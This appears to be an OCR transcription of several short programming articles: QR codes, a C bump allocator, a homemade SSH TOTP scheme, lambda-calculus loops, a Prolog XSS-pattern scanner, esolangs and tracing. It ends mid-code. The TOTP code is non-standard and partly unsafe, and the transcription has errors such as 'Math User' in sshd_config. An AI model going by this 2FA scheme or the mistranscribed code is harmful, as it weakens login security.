var mask = [1,0,1,0,1,0,0,0,0,0,1,0,0,1,0];
```

```
for (var i=0; i<format_info.length; i++) {
  format_info[i] ^= mask[i];
}
```


```
format_info=[1,0,0,0,0,0,0,1,1,0,0,1,1,1,0]
```

Drawing the QR code

The actual drawing is easiest done by hand. We start by drawing the static patterns, these are used by the decoder to locate and infer size (1). The format information is placed horizontally and vertically (2). The data starts on the bottom right and makes its way up using a drunken-snake-like pattern (3). The data is encoded most significant bit first and the error correcting code follows immediately after the data.




(1)




(2)

The final image (4) is created by applying one of eight masks.



(3)




(4)

References

To learn more about QR codes as well as finite field math, check out https://quaxio.com/an_artisanal_qr_code.html

Masks

To help with the decoding process, the encoder is supposed to compare eight different masks and pick the one which minimizes large clusters of the same color.



Decoding QR codes is left as an exercise to the reader — it's significantly more complicated, with computer vision algorithms coming into play. You might also enjoy writing a QR Quine!

Super Simple but Efficient C Allocator

Agoston Szepessy
agoston.the.dev@gmail.com

We'll be building a super simple, but very efficient allocator today. While it might seem too simple to be useful in a program, it actually has some uses that I'll be going over later.

1 How Allocators Work

Allocators are responsible for allocating and freeing memory. The simplest allocator just allocates memory without freeing it which works in some rare situations, but for most programs, there must be a method of freeing the allocated memory. They do this by keeping track of which regions of memory have been given out, so that when they are freed, they can be given out again. We will be using a very simple method of freeing memory that is quite efficient, but only works in some cases. In other words, this allocator is not a general purpose allocator.

2 Super Simple Allocator

Our allocator will reserve a chunk of memory for itself when it starts up. It will allocate blocks of memory contiguously; one after another. It will use two pointers to keep track of things. One will point to the start of the memory region (`start`), and the other will point to end of the memory that has been allocated (`curr_loc`). When the user requests memory, the address of `curr_loc` is returned, and `curr_loc` is incremented by the number of bytes the user requested; this marks the memory as allocated. For freeing memory, it will simply mark all memory as free by setting `curr_loc = start`.

```
void *start = NULL;
void *curr_loc = NULL;

// Initialize allocator with
// amount of memory you'll use
void s_init(size_t bytes) {
      start = curr_loc = malloc(
          bytes);
}

// Get a chunk of memory
void *s_alloc(size_t bytes) {
      void *mem = curr_loc;
      curr_loc = (char *) curr_loc +
          bytes;
      return mem;
}

// Done with the memory? Mark
// everything you just allocated as
// deallocated
void s_free() {
      curr_loc = start;
}

// Get rid of the memory you
// allocated at the beginning
void s_uninit() {
      free(start);
      start = curr_loc = NULL;
}
```

3 Uses

This allocator can be used in situations where you have a process that will need to use a lot of memory quickly and then deallocate all of it in one go. For example, loading a level in a game; most levels in games have static objects that are around for the entire duration of the level. Since load times need to be quick, an allocator like this could be used to quickly allocate memory and then deallocate it all in one go. Another use could be a JIT; while recompiling a function, a bunch of memory will need to be allocated for optimizations, and then freed all at once.

4 Further Improvements

This is a super bare bones allocator, so it's missing quite a few things. The first would be error handling. This assumes (in classic C style) that the user knows exactly what they are doing, and that they will never ask for more memory than what they allocated earlier, otherwise bad things happen. Another improvement that could be made is instead of freeing everything, it could free up to a certain point by passing a pointer to the free function and freeing up until that address.

5 Conclusion


While this is a very basic allocator, it does have some uses. In some situations, as discussed previously, allocators like this one work better than more complicated ones because they have less overhead.

Easy TOTP 2fa for SSH bash shells

https://github.com/4nimanegra/EasyTOTP

The code I present here allows to add a Time-based One Time Password (TOTP) into the SSH login process. I used a non-standard TOTP algorithm based on SHA1 instead of HMAC with different hashes like the standard one for the sake of simplicity. The presented code is not fully tested, so use it at your own risk. On production, you would better use a PAM-based solution.

The algorithm uses, as the standard one, two inputs, a passphrase and the timestamp, processed as described on the following figure.



The presented C program asks for the TOTP code on the server side. It gets a passphrase file path as an argument, where a 48 characters passphrase is stored. The program prompts for the TOTP code and exits with zero if a correct one is provided.

```
#include <stdint.h>
#include <stdio.h>
#include <openssl/sha.h>
#include <string.h>
#include <sys/time.h>
#include <stdlib.h>
#include <sys/mman.h>
#define LONG 1000000
#define TIME 30
int main(int argc, char *argv[]){
   mlockall(MCL_FUTURE|MCL_CURRENT);  // prevent swapping memory
   FILE *f;                           // to disk
   uint8_t userpass[61], sha1[21], sha1aux[61], offset;
   uint8_t mytime[21], user[7], otpstring[7], i, ii;
   struct timeval timestamp;
   uint32_t otp=0;
   long int timeotp;
   if(argc == 2){
      f = fopen(argv[1],"r");
   if(f == NULL){exit(0);}
   printf("Insert OTP code:");
   fflush(stdout);
   fscanf(stdin,"%6s",user);
   fscanf(f,"%48s",userpass);
   fclose(f);
   gettimeofday(&timestamp,NULL);
   timeotp=(timestamp.tv_sec/TIME)-1;
   for(ii=0; ii<3;ii++){
      sprintf(mytime,"%020ld",timeotp+ii);
      SHA1(userpass, strlen(userpass), sha1);
      sha1aux[0]='\0';
      for(i=0;i < 20;i++){
         sprintf(sha1aux,"%s%02x",sha1aux,sha1[i]);}
      sprintf(sha1aux,"%s%s",sha1aux,mytime);
      SHA1(sha1aux, 60, sha1);
      offset = sha1[19]&0x0F;
      for(i=0;i < 4;i++){
         otp=otp<<8;otp=otp+sha1[(i+offset)%20];}
      otp=otp%LONG; sprintf(otpstring,"%06d",otp);
      for(i=0;i < 7;i++){
         if(otpstring[i]!=user[i]){break;}}
      if(i==7){exit(0);}}
   exit(-1);}}
```

After compiling the code, the binary has to be moved to the user's home directory:

```
gcc -o totp totp.c -lcrypto
cp totp ~/
```

Also a file, in this case named mysecretotpfile.txt, has to be created in user's home directory and filled with the passphrase.

In order to be able to enable the TOTP when the user logins into the system by SSH we have to include the following lines on a file called totp.sh in their home directory:

```
if [ "$SSH_CONNECTION" != "" ]; then
   if [ "$SSH_ORIGINAL_COMMAND" == "" ]; then
      SSH_ORIGINAL_COMMAND=/bin/bash;
   fi;
   AUX=‘echo $SSH_ORIGINAL_COMMAND | cut -f "1" -d " "‘;
   if [ "$AUX" != "scp" ]; then
      ~/totp ~/mysecretotpfile.txt;
   if [ $? == 0 ]; then $SSH_ORIGINAL_COMMAND; fi;
   else if [ -e ~/scpenable ]; then
      $SSH_ORIGINAL_COMMAND; rm ~/scpenable;
   fi;fi;
fi;
```

Also, the following lines needs to be added to the sshd_config file and the sshd has to be restarted afterwards:

```
Math User username
   AllowTcpForwarding no
   X11Forwarding no
   ForceCommand /home/username/totp.sh
```

Please note that the script disables port forwarding and in order to use scp, a file named scpenable must be placed in user's home directory.

The HTML/JavaScript code below can be used to generate the TOTP on the client side. It uses Crypto-JS package for calculating SHA1, available on NPM.

It is important to generate the TOTP on a different device than the one used as SSH client.

```
<html>
<script src="sha1-min.js"></script>
<script>
   var data = localStorage.getItem("mypass");
   function newpass(){
      localStorage.setItem("mypass",userpass.value);
      data = localStorage.getItem("mypass");
      newotppass.style.visibility="hidden";
      otppass.style.visibility="";}
   function hideMe(){newotppass.style.visibility="";
      otppass.style.visibility="hidden";}
</script>
   <body>
      <center>
         <div id="otppass">
            <div id="pass" size="64"></div><br>
            <button onClick="hideMe();">
               New Password</button>
         </div>
         <div id="newotppass">
            <input name="userpass" id="userpass"></input>
            <button onClick="newpass();">OK</button><br>
         </div>
      </center>
   </body>
   <script>
      if(data == null){
         newotppass.style.visibility="";
         otppass.style.visibility="hidden";
      }else{
         newotppass.style.visibility="hidden";
         otppass.style.visibility="";
      }
      function generate(){
         if(data != null){
            date = new Date();
            mypass=""+CryptoJS.SHA1(data);
            aux=""+Math.floor((date.getTime())/30000);
            while(aux.length < 20){aux="0"+aux;};
            mypass=""+CryptoJS.SHA1(mypass+aux);
            offset = parseInt(mypass[mypass.length-1],16)*2;
            otp="";
            for(i=0;i<8;i++){
               otp=otp+mypass[(offset+i)%mypass.length];}
            otp=""+(parseInt(otp,16)%Math.pow(10,6));
            while(otp.length < 6){otp="0"+otp;};
            pass.innerHTML=otp;}
            setTimeout(generate, 1000);}
         generate();</script></html>
```

Looping with Untyped λ-calculus in Python & Go

Lambda calculus is an important formal system used in theoretical computer science to describe computation.

The Y combinator introduces recursion into this language and is defined as $\lambda f.\ (\lambda x.\ f\ (x(x)))\ (\lambda x.\ f\ (x(x)))$. In this one-pager, we are going to practically derive some of its core ideas. We will use our favorite untyped λ-calculus shell, which is ipython3. Let's get started.

```
user@box:~$ ipython3
In [1]:
```

The rules of λ-calculus only allow the following:

1. Referencing bound variables: given x, we may write x.
2. Defining anonymous functions: given e, we may write $\lambda x.\ e$. Formally, this is called lambda abstraction.
3. Calling functions: given e and x, we may write $e(x)$. Formally, this is called function application.

This is all we need to describe any computation. We won't need control flow statements, such as **if**, **while**, or **for**. We won't define variables and won't **def**ine non-anonymous functions. Of course, **import** os; os.system("python -c'...'") and eval are prohibited. For convenience, we allow ourselves a bit of arithmetic, namely the + function.

We will only use **lambda** and + to build our own infinite loop. Our goal is to print all natural numbers. We want to call print(n) for all n, til the physical limits of our underlying finite machine (python's recursion depth) stop us.

Since the print function is given, we reference it (rule 1).

```
In [1]: print(n)
NameError: name 'n' is not defined
```

Since n was not given, we get an error. To make n available in this scope, we build a lambda abstraction (rule 2).

```
In [2]: lambda n: print(n)
In [2]: <function __main__.<lambda>>
```

We get a valid function. To test it, we apply the function (rule 3) to our starting value, which gives the expected result.

```
In [3]: (lambda n: print(n))(1)
1
```

Now, we only need to print the remaining natural numbers. The following recursive function[1] would solve our problem: **def** f(n): print(n)+f(n+1). Yet, the rules only permit to define anonymous functions. We continue with a trick from mathematics. We just assume stuff! We assume f already exists and also assume f references our current function.

```
In [4]: lambda n: print(n)+f(n+1)
In [4]: <function __main__.<lambda>>
```

Let's test.

```
In [5]: (lambda n: print(n)+f(n+1))(1)
1
NameError: name 'f' is not defined
```

There is no magic f in our scope. Since we don't know f, let's assume someone will provide it for us.

```
In [6]: lambda f, n: print(n)+f(n+1)
In [6]: <function __main__.<lambda>>
```

Since f needs to refers to ourselves, we need to pass ourselves along when calling ourselves recursively.

```
In [7]: lambda f, n: print(n)+f(f,n+1)
In [7]: <function __main__.<lambda>>
```

Looks good, we just need to provide the function f and the starting value 1. Let's mock f temporarily by ....

```
In [8]: (lambda f, n: print(n)+f(f,n+1))(..., 1)
1
TypeError: 'ellipsis' object is not callable
```

Works as expected, we print 1 and try to call ... afterwards. Now we need a real implementation for f instead of .... Our f should be the function we are currently implementing. Copy and paste to the rescue!

```
In [9]: (lambda f, n: print(n)+f(f,n+1))(
   ...:  lambda f, n: print(n)+f(f,n+1), 1)
1
2
3
...
985
986
987
RecursionError: maximum recursion depth exceeded
while calling a Python object
```

That escalated quickly!

Goal achieved!


Debrief. As an exercise to the reader, simplify the previous expression such that it fits in a single line. The solution is below.

```
(lambda f: f(f,1))(lambda f, n: print(n)+f(f,n+1))
```

What is the type of f? Well, it's a function, where the first argument is a function, where the first argument is a function, where the first argument is a function, ..., and the second argument is a number.

We port our code to Golang – a statically typed language.

```
package main
import "fmt"

func main() {
  func(f interface{}) {
    f.(func(interface{}, int))(f, 1)
    }(func(f interface{}, n int) {
      fmt.Println(n)
      f.(func(interface{}, int))(f, n+1)
  })
}
```



gopher by
Renee French
CC BY 3.0

In fact, whenever we write interface{}, it should be func(func(func(..., int), int), int). But since Golang, as a statically typed language, does not permit infinite types, we use interface{}, which is a type synonym for yolo.

Cheers.

[1] Why can we combine print and f with the + operator? The function print returns **None** and + is not defined on **None**. We don't see the expected TypeError: unsupported operand type(s) for +, since f never returns. The cool kids say that f diverges.

Cornelius Diekmann

@popitter_net on twitter github.com/diekmann

```
% This uses SWI-Prolog (8.1.12) and the Acorn JS parser (7.0.0) to scan Javascript code for
% HTML attribute reads and their unescaped output into HTML, which can lead to XSS in
% web-apps that try to restrict users to a safe subset of HTML.

% Save as po.pl and run with swipl -g main po.pl FILE [FILE ...] (make sure acorn is on your
% PATH, npm install -g acorn should do it).

:- use_module(library(http/json)).

is_node(N) :-       % An AST node is
    is_dict(N),     % a dict (tagged key-value collection, equivalent to a JSON object),
    _{type:_} :< N. % with a type property of any value. X :< Y means X is a subset of Y.
                    % Underscores, used here for the dict's tag and the value of the type
                    % property mean "whatever" in Prolog.

node_child(N, C) :- N._ = C, is_node(C). % A node's child is a property that's also a node
node_child(N, C) :-                      % or,
    N._ = L, is_list(L),                 % if the node contains a list (JSON array) -
    member(C, L), is_node(C).            % a node that's one of its members.

node_descendent(N, D) :- node_child(N, D). % A node's descendent is a node's child
node_descendent(N, D) :- node_child(N, C), % or a descendent of a child.
                         node_descendent(C, D).

concat_expr(N, L, R) :-              % String concatenation node (js + operator).
    _{type:"BinaryExpression", operator:"+", left:L, right:R} :< N.

html_string(N) :-                    % An HTML string is
    _{type:"Literal", value:V} :< N, % a string literal
    string_chars(V, ['<'|_]).        % that starts with <.
html_string(N) :-                    % Or -
    concat_expr(N, L, _),            % a concatenation of an HTML string with anything
    html_string(L).                  % ("<div " + whatever is also an HTML string).

attr_read(N) :- % Single-arg call to .attr(), .prop(), .data() or .getAttribute(),
    _{type:"CallExpression", callee:Callee, arguments:[_]} :< N,
    _{type:"MemberExpression", property:Prop} :< Callee,
    _{type:"Identifier", name:PropName} :< Prop, % comprised of 3 nested AST nodes.
    member(PropName, ["getAttribute", "attr", "prop", "data"]).

bingo(N) :- % Stuff like: "<foo>" + $(".bar").attr("hoge").
    concat_expr(N, L, R),
    html_string(L), % Our sink.
    attr_read(R). % Our source.

% End of interesting stuff - the rest is UI and plumbing (squished a bit to save space).

format_node(String, File, Node) :- % Pretty-printer for grep-like output.
    _{start: Start, end: End, loc: Loc} :< Node, Len is End - Start,
    open(File, read, Stream), seek(Stream, Start, bof, _), read_string(Stream, Len, Codes),
    close(Stream), format(atom(String), "~s:~d: ~s~n", [File, Loc.start.line, Codes]).

parse(File, Ast) :- % Shells out to acorn and reads back the JSON AST.
    setup_call_cleanup(
        process_create(path(acorn), ['--locations', file(File)], [stdout(pipe(Out))]),
        json_read_dict(Out, Ast, []), % Bottleneck, will die with large trees :(
        close(Out)).

scan(Files) :- % Files is a list of files to scan.
    member(File, Files),     % File is any file in the list.
    parse(File, Ast),        % Ast is the output from acorn in the form of a Prolog dict.
    node_descendent(Ast, N), % N is any node in the AST.
    bingo(N),                % N is interesting.
    format_node(S, File, N), % S is a nicely formatted representation.
    write(S),                % Output our formatted string.
    fail.                    % Failure causes Prolog to look for other solutions.

main :- current_prolog_flag(argv, Files), scan(Files) ; halt. % Runs the thing.
```

https://twitter.com/zozuar

Yonatan Offek

Using a MIDI controller to control your system's volume

by Alejandro Morales

Nowadays, there's plenty of **MIDI** instruments/controllers that you can plug into your PC via USB. You can get a new AKAI LPD8 for a few tens of USD/EUR and used ones run even cheaper!

While these tools were originally meant for music, they also come handy to control other variables that naturally behave in some *analog* way. Buttons, switches, knobs, sliders, we have them all.

-- Step 1: Node.js --

Go here -> **https://nodejs.org** download and install.

Node.js is a JavaScript runtime with a huge repository of packages that extend its functionality. Its main tool is called **node**, and you run it like:

```
node [script-name]
```

The bundled package manager is called **npm**, and you use it like:

```
npm install [package-name]
```

Create a folder somewhere and put a file in it with any name you want
  e.g. **MIDI/midi.js**

-- Step 2: MIDI --

Inside your script's folder, run:

```
npm install midi
```

After this is done you, can use the midi package inside your script. This is done with the **require** function:

```
require('midi')
```

MIDI is a simple protocol that emits messages as they are triggered by user interaction. One type of such a message is called **Control Change** (**CC**).

A typical **CC** message is composed of three bytes that are structured like this:

```
4 bits - status [binary: 1011]
4 bits - channel [0-16]
8 bits - CC number [0-127]
8 bits - value [0-127]
```

Channels? If you have more than one controller you would normally put them on different channels. CC numbers are just different ID's for controls that live in the same controller.

-- Step 3: System Audio --

Inside your script's folder, run:

```
npm install loudness
    OR if you're on Windows
npm install win-audio
```

These packages allow you to interact with your system's audio and set the main volume with a single function call:

```
require('loudness')
  .setVolume([0-100])
    OR
require('win-audio')
  .speaker.set([0-100])
```

-- Step 4: Enjoy :) --

Here's the full code that glues everything together:

```
var audio = null;
if(process.platform == 'win32')
  audio = require('win-audio');
else
  audio = require('loudness');

var midi = require('midi');
var input = new midi.Input();
input.on('message', function(d, m) {
  // console.log(m); // debug if needed
  if(
      (m[0]&0xF0) == 0xB0 // 1011 xxxx
    &&(m[0]&0x0F) == 0x00 // channel #0
    && m[1]       == 0x01 // controller #1
  ) {
    var v = Math.floor(m[2]/127*80);
    // capped to 80 so it's ear-friendly
    if(process.platform == 'win32')
      audio.speaker.set(v);
    else
      audio.setVolume(v);
  }
});
input.openPort(0);
```

Abusing C – Have Fun!

With books like “C Traps and Pitfalls,” “The C Puzzle Book,” and “Obfuscated C and Other Mysteries” it's not a surprise that C is a language that can be abused.

The International Obfuscated C Code Contest is a contest to write the most obscure C code. It was inspired by Steve Bourne (of the Bourne shell) and his use of the preprocessor to make C look more like Algol-68 with end statement cues.

```
if
  ...
fi
```

Let’s examine an entry from David Korn, author of the Korn shell! (What's up with these shell authors?)

```
main() { printf(&unix["\021%six
\012\0"],(unix)["have"]+"fun"-0x60);}
```

That’s it. Compile it (won’t work on Windows – hint!) and run it for it to just print:

```
unix
```

How did it print that? We see `unix` in the code but not as a string, and it’s not declared like a variable. Running the code through the preprocessor will replace any macros with their values, which is what `unix` is.

```
$ cpp havefun.c
# 1 "havefun.c"
# 1 "<built-in>"
# 1 "<command-line>"
# 31 "<command-line>"
# 1 "/usr/include/stdc-predef.h" 1 3 4
# 32 "<command-line>" 2
# 1 "havefun.c"
main() { printf(&1["\021%six\012\0"],
(1)["have"]+"fun"-0x60);}
```

So `unix` is 1. But what is `1["\021%six\012\0"]`? This is one of my favorite quirks of C.

The square bracket is a subscript operator, it uses pointer addition and dereference to return the value in the array at the specified offset - and addition is commutative.

```
//if a is a pointer (e.g. char*)
char *a = "abc";
//then these are all equivalent
a[1];
*(a+1);
*(1+a);
1[a];
```

So `1["\021%six\012\0"]` is the second character in that string. Which character? In string literals, `\xxx is a character` in octal. So `\021` is one character, but the index of 1 skips over it. And `\012` is a newline, the `\0` is an extra NUL character (which isn't needed, perhaps more obfuscation). With the `&` in front of it we take the address of that `%` character, it’s then the string:

```
"%six\n"
```

This means the actual function call looks more like this:

```
printf("%six\n", the rest);
```

We can see `"%six\n"` is how we get the ix part. Now for the rest that's put in place of the format argument `%s`. But we know what it needs to be. How does...

```
(1)["have"]+"fun"-0x60
```

...give us `"un"`?

`(1)["have"]` is the same indexing trick so it resolves to `'a'`, which equals to a hex value of 0x61 we're adding. There's also a 0x60 we're subtracting. That leaves:

```
1+"fun"
```

A string literal resolves to a pointer to its first character, and adding 1 gives a pointer to the next character, leaving us with the string `"un"`. Replacing it in the format string we get:

```
printf("unix\n");
```

This originally appeared as a blog post at http://faehnri.ch/have-fun/

Programming with 1's and 0's

The first lesson in most computer courses tells us that there are only two states inside a computer memory - 1 and 0. Thing is, how many actually get to program with 1's and 0's? I therefore decided it was time to write a language that consisted solely of those two tokens.

Here's the usual 'Hello World' example...

```
11111100100010111111111111101100000110
10001010010111111111110010001011111111
11011000000110101001010111111100101000
10101110010100101111001000101111111111
11011000000110100010100111110010001000
00000000000110000001101000101001101101
10110111110010001011111011000000110100
01010010010001010111001010000000000000
00000000010100000000000000000000000000
0010100100101001010
```

The language in question is called Spoon (https://esolangs.org/wiki/Spoon) and is a totally (un)original form of Brainf**k! (https://esolangs.org/wiki/Brainfuck.) By determining the most common symbols in BF, we can create a table of them, which are there converted into Huffman codes, as shown here with their C equivalents:

1	+	a[ptr]++
000	-	a[ptr]--
010	>	ptr++
011	<	ptr--
0011	]	}//end while
00100	[	while(a[ptr]){
001010	.	putchar(a[ptr])
0010110	,	a[ptr]=getchar()

It's trivial to write a translator from BF into Spoon, so I won't include one here. However, by using only two symbols Spoon has amusing "code golf"-like games that can be played with it.

Instead of using 1's and 0's, how about using _ and -, so that our original 'hello world' code begins as:

______--_---_-_---


Or space and tab, so it appears as:

Or 0's and 1's:

000000110111010000

(That is, the symbols have a reverse meaning. Very good for obfuscating an obfuscated language!)

Furthermore, since only two symbols are ever used, all other symbols are ignored. In this way you could hide code in ASCII art.



As an exercise to the reader, I suggest these problems:

1. Combine multiple pieces of code, with different token pairings, into a single piece of ASCII art.

2. Write code that works as a palindrome.

3. Reverse the meanings of the symbols 0 and 1.

4. Write a quine. (Probably impossible.)

By way of a postscript, you'll notice the original version of Spoon adds two instructions to the BF original: I include them here for completeness.

```
00101110 DEBUG
00101111 EXIT
```

Maybe this (old) language will inspire some new thinking!

https://marquisdegeek.com/code_spoon

Adding a `yield` statement to your Go programs – an annotated preprocessor

```
package main

/* import statements here, cut out to save space. Use goimports! */

func main() {
  fset := token.NewFileSet()
  f, err := parser.ParseFile(fset, "target.go", nil, 0)      // Parse.
  if err != nil { panic(err) }
  ast.Walk(visitor{}, f)                                      // Modify the source.
  format.Node(os.Stdout, token.NewFileSet(), f)               // Print the modified source.
}

type visitor struct{}

func (visitor) Visit(node ast.Node) ast.Visitor {
  f, ok := node.(*ast.FuncDecl)
  if !ok { return visitor{} }                                             // We want a function declaration...
  if !strings.HasSuffix(f.Name.Name, "__generator") { return nil }       // ... but only if it ends with __generator.

  var body []ast.Stmt
  body = append(body,
    stmts("__res := make(chan int, 1)",                                  // We need to create some channels here,
          "__sync := make(chan struct{})")...)                           // because we are going to use
  body = append(body,                                                    // goroutines as a easy way of saving
    stmts("yield := func(x int) { __res <- x; <- __sync }")...)          // and restoring function state!

  body = append(body,
    &ast.GoStmt{Call: &ast.CallExpr{Fun: &ast.FuncLit{Type: &ast.FuncType{},  // Boilerplate for go func() { ... }
    Body: &ast.BlockStmt{List: append(                           // Here, we're syncing for the first time using a channel.
      stmts("<- __sync"),                                        // After that, we're executing the function that calls the
      convertReturns(f.Body).List...)}}},                        // previously defined yield. Since we're using chnanels,
  })                                                             // we also need to augment the original return statements
                                                                 // with closing a channel. This is done by convertReturns.

  // The code below generates func() (int, bool) { __sync <- struct{}{}; x, ok := <- __res; return x, ok }.
  // __sync <- struct{}{}   sends a signal to the goroutine that it should continue executing.
  // x, ok := <- __res      reads whatever got sent to the channel by yield()
  // return x, ok           returns the result and whether the channel got closed (no more yields!).
  body = append(body, &ast.ReturnStmt{Results: []ast.Expr{
    &ast.FuncLit{
      Type: &ast.FuncType{
        Results: &ast.FieldList{List: []*ast.Field{{Type: ast.NewIdent("int")}, {Type: ast.NewIdent("bool")}}}},
      Body: &ast.BlockStmt{List: stmts("__sync <- struct{}{};  x, ok := <-__res; return x, ok")},
    },
  }})
  f.Name = &ast.Ident{Name: strings.TrimSuffix(f.Name.String(), "__generator")}  // Strip the suffix from the name.
  f.Body = &ast.BlockStmt{List: body}                                             // Swap the function body.
  return nil
}

func convertReturns(b *ast.BlockStmt) *ast.BlockStmt {
  for i := range b.List {
    if _, ok := b.List[i].(*ast.ReturnStmt); ok { b.List[i] = &ast.BlockStmt{List: stmts("close(__res); return")} }
  }
  return b
}

func stmts(lines ...string) []ast.Stmt {
  // Dirty, dirty hack. func() { ... }() is an expression, not a statement.
  // This way we can use parser.ParseExpr() to create a statement list from strings!

  expr, err := parser.ParseExpr("func() {\n" + strings.Join(lines, "\n") + "\n}()")
  if err != nil { panic(err) }
  return expr.(*ast.CallExpr).Fun.(*ast.FuncLit).Body.List
}
```

Try it yourself with (save as `target.go`):

```
  func fibonacci__generator(n int) func()(int, bool) {              // The return type has to be like this, because
    pp, p := 0, 1                                                    // I couldn't fit the type conversion on one page.
    for i := 0; i < n; i++ { yield(pp); p, pp = pp, pp + p; }        // ¯\_(ツ)_/¯
    return 0 // Irrelevant value, returns are discarded.
  }
```

// **Full source at:** https://github.com/kele/pagedout-code/tree/master/yield


emergency serial console

no internet, no media, no problem!

A interactive serial RS232 compatible terminal, small enough to type in.

I got the **Simulant Retro Wifi Si Modem**, that connects to a serial port, acts as a modem emulator and enables old retro computers to connect to modern networks and the Internet via WiFi. My oldest machine is a **Fujitsu Lifebook C34S** with a Pentium II **266 MHz** Processor and **64MB RAM**.
This Laptop has no network Capabilities (except a built in modem & IrDA) and it seems that I installed Debian 6 the last time I used it.
To get this modem emulator to work I have to communicate with it directly over serial in an **interactive** way, to configure it over its built-in interface. All hints on the Internet how to do it were using additional tools like **screen** to connect to it as a console, which I couldn't install, because there is no network available and burning a CD was kinda out of the question.
Even transfering a script like **miniterm** (https://github.com/pyserial/pyserial/blob/master/serial/tools/miniterm.py) via floppy disk didn't work, because the disks I had weren't properly readable and that was the point where I said SCREW THIS! There is a Python 2.6 interpreter on that machine, I'll write my own serial console.

Even with Python 2.6 it turned out quite well, fitting on a single screen.



```
from __future__ import print_function
from multiprocessing import Process
device = '/dev/ttyS0'
def read():
        print('READING')
        f = open(device, 'rb')
        while True:
                out = f.read(1)
                if out != '':
                        print(out, end='')

 p = Process(target=read)
 p.start()

 f = open(device, 'w')
 while True:
        inp = raw_input('>')
        f.write(inp + "\r")
        f.flush()
```

Here is the GitHub repository in case you have a more modern Python interpreter to work with https://github.com/bison--/emergencySerialConsole

NOTE:
This console is written in a way that you can re-type it pretty fast on any machine, it lacks *some* features, though.

HOWTO:

1. Set the device (**#1**) variable to where your serial device is located, you can find it with `dmesg | grep tty`.
2. You have to set the baudrate properly to your device with `stty -F /dev/ttyS0 1200` and enable "raw" mode with `stty -F /dev/ttyS0 raw -echo -echoe -echok`
3. You may want to set the "return" character (**#2**) according to your needs. I tried "`\r\n`" which worked fine on some BBS boards and on some "`\r`" worked and on others "`\n`".

```
from __future__ import print_function
from multiprocessing import Process
device = '/dev/ttyS0' #1 set device
def read():
    print('READING')
    f = open(device, 'rb')
    while True:
        out = f.read(1)
        if out != '':
            print(out, end='')

p = Process(target=read)
p.start()

f = open(device, 'w')
while True:
    inp = raw_input('>')
    f.write(inp + "\r") #2 return char
    f.flush()
```

Tracing Recipes!

Did you ever wonder how to find a particular function responsible for some features in a complex program? In order to achieve that, you can use an impressive tracing trick. In the first step, you will go around the program and save all visited functions. After a while, you are going to perform the operation that you want to analyze and print all addresses/symbols of functions that were not called during the first step. In theory, this should reduce the amount of function's you have to check. Nobody asks you to do it manually! :) Today we will give you three recipes how to accomplish that.

Please note that all examples require the binary to have debugging symbols. All programs are available at: `https://github.com/oshogbo/pagedout-tracing`.

GDB

Usage: you have to set TRACE_BIN environment variable to point to the binary you want to trace.

```
export TRACE_DUMP=`basename "${TRACE_BIN}"`.gdb
nm --format posix ${TRACE_BIN} | \
  awk '
  BEGIN {
    print "set breakpoint pending on"
  }
  {
    print "tbreak " \
      gensub(/@@.*$/, "", "g", $1)
  }' > ${TRACE_DUMP}
gdb  --quiet -x ${TRACE_DUMP} ${TRACE_BIN}
```

Then in GDB console:

```
while 1
c
end
```

When you're done creating the trace - simply interrupt your program with CTRL+C. After that continue execution and perform the action you want to analyze.

DTrace on FreeBSD

Usage:
  dtrace -s script.d -p PROCESS_PID
or
  dtrace -s script.d -c BINARY
Press F12 to start printing unique functions.

```
/* Attach to FreeBSD keyboard.
 * This depends on the OS. */
fbt::vkbd_read_char:return
/ args[1] == 0x58/
{ pr = 1; }

/* Create table of known functions. */
pid$target:::entry
/ pr != 1 /
{ tab[probefunc] = 1; }

/* Print function name if we didn't visit it. */
pid$target:::entry
/ pr == 1 && tab[probefunc] != 1 /
{ tab[probefunc] = 1; printf("%s", probefunc); }
```

eBPF

Usage:
  python script.py BINARY PROCESS_PID
Press CTRL+C to start printing unique functions.

```
from bcc import BPF
from ctypes import *
import time, sys, signal

def printe(cpu, data, size):
    global sp
    if not sp:
        return
    # Read addr and convert it to symbol!
    addr = cast(
        data, POINTER(c_ulong)
    ).contents.value
    print(
        "{} {}".format(hex(addr),
        b.sym(addr, pid))
    )

def chsp(sig, frame):
    global sp
    if sp:
        exit()
    print(" Starting loggin.")
    sp = True

sp = False
pid = int(sys.argv[2])
signal.signal(signal.SIGINT, chsp)
b = BPF(
text="""
#include <uapi/linux/ptrace.h>

